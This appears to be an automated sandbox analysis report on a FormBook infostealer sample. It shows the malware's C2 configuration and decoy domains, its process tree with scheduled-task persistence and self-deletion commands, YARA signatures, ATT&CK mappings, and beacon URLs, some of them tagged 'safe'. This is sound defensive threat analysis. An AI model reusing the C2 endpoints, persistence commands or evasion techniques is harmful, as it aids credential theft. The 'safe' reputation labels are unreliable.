ID: 403903
Sample Name:
08917506_by_Libranalysis
Cookbook: default.jbs
Time: 14:05:37
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 08917506_by_Libranalysis

Overview


General Information

Sample Name:	08917506_by_Libranalysis (renamed file extension from none to exe)
Analysis ID:	403903
MD5:	089175069d5c09..
SHA1:	a563615dfe562e7.
SHA256:	173797a7a7a881..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- 08917506_by_Libranalysis.exe (PID: 1144 cmdline: 'C:\Users\user\Desktop\08917506_by_Libranalysis.exe' MD5: 089175069D5C095F078B7F8A3B28A22D)
  - schtasks.exe (PID: 5596 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\OfCxSfBf' /XML 'C:\Users\user\AppData\Local\Temp\tmpFA9B.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 360 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 08917506_by_Libranalysis.exe (PID: 1020 cmdline: C:\Users\user\Desktop\08917506_by_Libranalysis.exe MD5: 089175069D5C095F078B7F8A3B28A22D)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - ipconfig.exe (PID: 6820 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: B0C7423D02A007461C850CD0DFE09318)
        - cmd.exe (PID: 7048 cmdline: /c del 'C:\Users\user\Desktop\08917506_by_Libranalysis.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.evrbrite.com/o86d/"
  ],
  "decoy": [
    "marielivet.com",
    "shadowlovely.com",
    "novfarm.com",
    "genialnetero.com",
    "nj-yanhua.com",
    "thaihuay88.com",
    "iizponja.com",
    "stark-stg.net",
    "nueforma.com",
    "fincheckxu.com",
    "joycasino-2020.club",
    "9thwrld.com",
    "komofood.com",
    "weekendcost.com",
    "marczeimet.com",
    "santequebec.info",
    "arpinaindustriesllc.com",
    "soyakmuzayede.com",
    "trivesse.online",
    "shonanwakukengyou.com",
    "whatisleanmanagement.com",
    "9icem.com",
    "blueberry-intl.com",
    "mylifequotenow.com",
    "octafxmate.com",
    "garnogroup.com",
    "saurara.com",
    "mydreamtv.net",
    "1fhewm.com",
    "agungproduk.com",
    "be7tv.com",
    "ohyescart.com",
    "sherylabrahamphotography.com",
    "oxfordfinancialadvising.com",
    "xn--80aaf2ckffc3a.xn--p1acf",
    "firstcoastelope.com",
    "novaquitaine-solidaire.com",
    "morumi.site",
    "lr-tn.com",
    "avondalevotes.com",
    "saranaturals.net",
    "thebraidedbreadcompany.com",
    "recruit-japan-hcm.com",
    "innovate.works",
    "changfangxinxi.com",
    "ckitco.com",
    "lacommusic.net",
    "cibass.com",
    "cafecibersegurldad.com",
    "fittogo.net",
    "franciszekmanteau.com",
    "liquidmarin.com",
    "toky5555.xyz",
    "bloomberg.sucks",
    "bluejay.ventures",
    "valleywomanforwoman.com",
    "helmutbuntjer.com",
    "870830.com",
    "xmrxapp.com",
    "lashicorn.com",
    "visionsbarbershop.com",
    "cinmax.xyz",
    "website-bazar.com",
    "zenseotools.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.295482175.0000000001880000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.295482175.0000000001880000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.295482175.0000000001880000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.252705073.0000000004631000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.252705073.0000000004631000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xf2bf8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xf2f82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x119e18:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x11a1a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xfec95:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x125eb5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xfe781:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1259a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xfed97:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x125fb7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xfef0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x12612f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xf399a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x11abba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xfd9fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x124c1c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xf4712:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x11b932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x103d87:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x12afa7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x104e2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.08917506_by_Libranalysis.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.08917506_by_Libranalysis.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.08917506_by_Libranalysis.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
5.2.08917506_by_Libranalysis.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
5.2.08917506_by_Libranalysis.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview


System Summary:

Sigma detected: System File Execution Location Anomaly

Persistence and Installation Behavior:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Process Injection 6 1 2	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 3 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3
Domain Accounts	At (Linux)	Logon Script (Windows)	Scheduled Task/Job 1	Virtualization/Sandbox Evasion 4 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Virtualization/Sandbox Evasion 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	System Network Configuration Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	File and Directory Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Information Discovery 1 1 2	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
08917506_by_Libranalysis.exe	24%	Virustotal		Browse
08917506_by_Libranalysis.exe	17%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	
08917506_by_Libranalysis.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\OfCxSfBf.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\OfCxSfBf.exe	17%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.08917506_by_Libranalysis.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
genialnetero.com	0%	Virustotal		Browse
firstcoastelope.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/M	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fontbureau.comceco	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/2	0%	Avira URL Cloud	safe	
http://www.thaihuay88.com/o86d/?W6jDfD=Zr1mHD0UzvWCQcI2JlGAeokzkFEIblHMxqeZtw3W9dCQQ7exnTCb8lR/2qgknbIFYyB/eFrcFw==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://https://www.sherylabrahamphotography.com/o86d/?W6jDfD=VzK2bv7yp5iwEBdNZQjCdXXbrLCot30MtbV4orBq8x4MF4	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0r:	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.marielivet.com/o86d/?W6jDfD=PL9u7p4v7hn5T83wCAG42BUGAPPNW4v8+s1TFKrmIVkrOUDjB/r4wvcv+gOAAG+Oa4qYtq3B7Q==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.firstcoastelope.com/o86d/?W6jDfD=LOco70LpFY5umcR4dQY6Ck5isx6bsPxuRuPfG/JQuVwPWdFiKckkP6tLRm3hZqsbjizE9R3VWg==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://www.cinmax.xyz/o86d/?W6jDfD=FLq1m09lMNVeUGxb2EGlpEcYOBglVjP6VclDGdRBVwR1mwk4Bp+oxJyzVgRWjmk7leVMWGvpeQ==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.churchsw.org/church-projector-project	0%	Avira URL Cloud	safe	
http://www.fontbureau.comaa	0%	Avira URL Cloud	safe	
http://www.joycasino-2020.club/o86d/?W6jDfD=sTrQNZETbqohgMY0G3QDWOyfMZqAyHA57kuO1l/GbTBT7+5tNjLfMqbR0u4OJ3a+5b59BonIRA==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.website-bazar.com/o86d/?W6jDfD=Zt5QD3TUSOnCkU7SKGg3ywaITg6vE6njEzv/4k+L08OvZwr0NYVY1MAp4q6WCjDapjCg57Vf4Q==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/W	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/W	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/W	0%	URL Reputation	safe	
http://www.genialnetero.com/o86d/?W6jDfD=ciPSY9IHIiBMUeM+AHa6rnkVhX0NcoOlsc17DR+fEw9UxF+XyC1njkrt1st9cFa0q3XsiD0AOg==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/M	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/M	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/M	0%	URL Reputation	safe	
http://www.churchsw.org/repository/Bibles/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://www.tiro.comlic	0%	URL Reputation	safe	
http://www.tiro.comlic	0%	URL Reputation	safe	
http://www.tiro.comlic	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htmp	0%	Avira URL Cloud	safe	
http://www.carterandcone.comde	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
www.evrbrite.com/o86d/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/;	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/;	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/;	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.blueberry-intl.com/o86d/?W6jDfD=lH+NNz2eaU5LSk/yemMXIWDwl3fMAuCKISb0DcDmH6anXfUVh7p155egYD4l1a4C4v8/cW+zhg==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://www.sherylabrahamphotography.com/o86d/?W6jDfD=VzK2bv7yp5iwEBdNZQjCdXXbrLCot30MtbV4orBq8x4MF4HvmT9bEqgnu31MbrCbNdKakV5eJA==&Yn=ybdHh8KP02GTtb	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/x	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/x	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/x	0%	URL Reputation	safe	
http://www.zhongyicts.com.cna	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/s	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/s	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/s	0%	URL Reputation	safe	
http://https://www.website-bazar.com/o86d/?W6jDfD=Zt5QD3TUSOnCkU7SKGg3ywaITg6vE6njEzv/4k	0%	Avira URL Cloud	safe	

